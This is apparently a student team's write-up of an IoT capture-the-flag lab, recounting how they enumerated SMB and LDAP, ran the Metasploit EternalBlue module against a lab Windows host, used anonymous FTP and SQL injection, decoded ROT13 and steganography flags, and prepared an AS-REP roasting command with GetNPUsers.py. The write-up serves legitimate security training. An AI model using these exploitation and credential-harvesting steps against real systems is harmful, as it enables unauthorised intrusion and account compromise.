

# IoT CTF Competition

Team: [REDACTED]

Members: [REDACTED]

Rank: 5

Score: 6400

Challenges Solved: 10


## Environment Setup:

Applications Used: zenmap, terminal, cyberchef  
Windows laptops with Kali Linux Virtual Machines

## Challenge Categories:

### Windows:

- We followed the suggestion from the “SMB enum” resources. We executed the commands: netexec smb <target-ip> and smbclient -L //target-ip -m NT1 -N. Once the commands were executed, we could see the flag file and cat it to display what needed to be turned in.
- The intern’s workstation was vulnerable to an EternalBlue exploitation. We ran the command msfconsole and then searched for ms17. Once there, we utilized the exploit by running “use 0”. Within the exploit, we ran the “options” command and noticed that the RHOSTS field needed to be input. We then input the Intern’s workstation IP address with the set command. Lastly, we ran the exploit with the “run” command. Although there were issues, we then input the exploit completion into Discord, and the moderators gave us the flag.




The screenshot shows a terminal window titled 'kali@kali: ~' with a black background and white text. The window contains a session of the Metasploit Framework (msfconsole). The session details the use of the 'ms17\_010\_eternalblue' exploit against a target at '192.168.102.5'. The exploit involves grooming allocations and sending SMBv2 buffers. It ends with a note that no session was created, despite the exploit being completed.

```
File Actions Edit View Help
[*] 192.168.102.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.102.5:445 - Trying exploit with 22 Groom Allocations
[*] 192.168.102.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.102.5:445 - Starting non-paged pool grooming tun2
[*] 192.168.102.5:445 - Sending SMBv2 buffers (ed on restart, will need to close)
[*] 192.168.102.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.102.5:445 - Sending final SMBv2 buffers.
[*] 192.168.102.5:445 - Sending last fragment of exploit packet!
[*] 192.168.102.5:445 - Receiving response from exploit packet
[*] 192.168.102.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.102.5:445 - statl: generic error (-17) File exists
[*] 192.168.102.5:445 - Sending egg to corrupted connection.
[*] 192.168.102.5:445 - Triggering free of corrupted buffer.art), restarting
[-] 192.168.102.5:445 - =====
===== 03 13:03:25 TCP/UDP: Preserving recently used remote address: [AF_INET]
[-] 192.168.102.5:445 - =====FAIL=====
===== 03 13:03:25 UDPv4 link local: (not bound)
[-] 192.168.102.5:445 - =====
===== 03 13:03:25 [group1] Peer Connection Initiated with [AF_INET]10.3.12.1.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):

```

### Linux:

- We began by accessing the ftp server of the library. Utilized the anonymous login and listed the files and directories, and found a bonus flag. We then ran the get command and ran the cat file to display the flag.
- Within the library terminal, we utilized SQL injection in order to navigate through the directories, found the admin directories, and within that directory, we ran the cat command on the notes.txt file to display the notes.
- We logged into the catalog email account and reviewed the different emails that were sent/received. Found an email with a photo attached, with the description that a message was hidden. We understood that it used steganography, so we searched online for a website that could decode the image. Upon inputting the image and decoding it, we were presented with the flag.



- Within a different email to Mickey, we utilized AI to determine that it used ROT13 encryption. We then used a decryption website and decrypted it to solve the flag.
  - SYNT{GuvfOhgFrafvgvirVasbezngvbaLrnu?}
- We used SQL injection to access the “head.librarian” email account and used the tokenization documentation to detokenize the token that was identified in the email.

- Detokenize:

<http://192.168.102.3:25565/detokenize/5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq>

```
{
  "original_value": "FLAG{If_You_Give_A_Moose_A_Muffin_>_If_You_Give_A_Mouse_A_Cookie}",
  "token": "5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq"
}
```

## Challenges not solved:

- Management Server

```
(kali㉿kali)-[~]
└─$ netexec ldap 192.168.102.6 -u '' -p '' --users
SMB          192.168.102.6    445    WIN-NETRMLSNL2D  [*] Windows 10 / Server 2
019 Build 17763 x64 (name:WIN-NETRMLSNL2D) (domain:corp.booktopia.local) (sig
ning:True) (SMBv1:False)
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  [*] corp.booktopia.local\
:
d: 38
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  [*] Total records returne
d: 38
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  DC=corp,DC=booktopia,DC=lo
cal
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Admin.Mickey,CN=Users,
DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Guest,CN=Users,DC=corp
,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=krbtgt,CN=Users,DC=cor
p,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Domain Computers,CN=Us
ers,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Domain Controllers,CN=
Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Schema Admins,CN=Users
,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Enterprise Admins,CN=U
sers,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Cert Publishers,CN=Use
rs,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Domain Admins,CN=Users
,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Domain Users,CN=Users,
DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Domain Guests,CN=Users
,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Group Policy Creator 0
wners,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=RAS and IAS Servers,CN
=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Allowed RODC Password
Replication Group,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Denied RODC Password R
eplication Group,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Read-only Domain Contr
ollers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Enterprise Read-only D
omain Controllers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Cloneable Domain Contr
ollers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Protected Users,CN=Use
rs,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Key Admins,CN=Users,DC
=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Enterprise Key Admins,
CN=Users,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=DnsAdmins,CN=Users,DC=
corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=DnsUpdateProxy,CN=User
s,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Intern.Stewie,CN=Users
,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Archivist.Donna,CN=Use
rs,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Manager.Mike,CN=Users,
DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=IT.Lucy,CN=Users,DC=co
rrp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Front.Desk.Sam,CN=User
s,DC=corp,DC=booktopia,DC=local
LDAP         192.168.102.6    389    WIN-NETRMLSNL2D  CN=Catalog,CN=Users,DC=co
```

- Vault Server
- Certificate Server
- Bonus: It's Secure

- Bonus: Interns will in fact pull an Intern
- Bonus: Lucy has no Luck
  - We found the user IT.Lucy when we ran netexec, but we did not figure out where to use the login before the time ran out.
- Bonus: Descriptions can be revealing

## Extra Notes:

ACTIVE EMAILS (@nonprofit.library):

- mickey@nonprofit.library (Me)
- stewie@nonprofit.library (The intern)
- catalog@nonprofit.library (Spam?)
- mike@nonprofit.library (The Manager)
- head.librarian@nonprofit.library (Boss)

192.168.102.6

Window Server : 192.168.102.5

Linux Boxes: 192.168.10X.2 - Library Terminal

- Web page is 192.168.10X.2:5000

192.168.10X.3 - Email Server

- Web page is 192.168.10X.3:8080

192.168.10X.4 - Vault Server

- Web page is 192.168.10X.4:9999

Windows Boxes: 192.168.10X.5 - Intern Server

192.168.10X.6 - Management Server


192.168.10X.7 - Certificate Server

**SYNT{GuvfOhgFrafvgvirVasbezngvbaLrnu?}**

5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq

Boom Chicka Boom

```
GetNPUsers.py -request -format hashcat \ -usersfile users.txt -dc-ip 192.168.102.6
corp.booktopia.local/ \ > asreproast.hash
```



**Accessing Important Services**

**Library Terminal:** <http://192.168.1.XX2:5000>

**Email Login Page:** <http://192.168.1.XX3:8080>

**Tokenization Server:** <http://192.168.1.XX3:25565>

**GITEA Server:** <http://192.168.1.XX4:9999>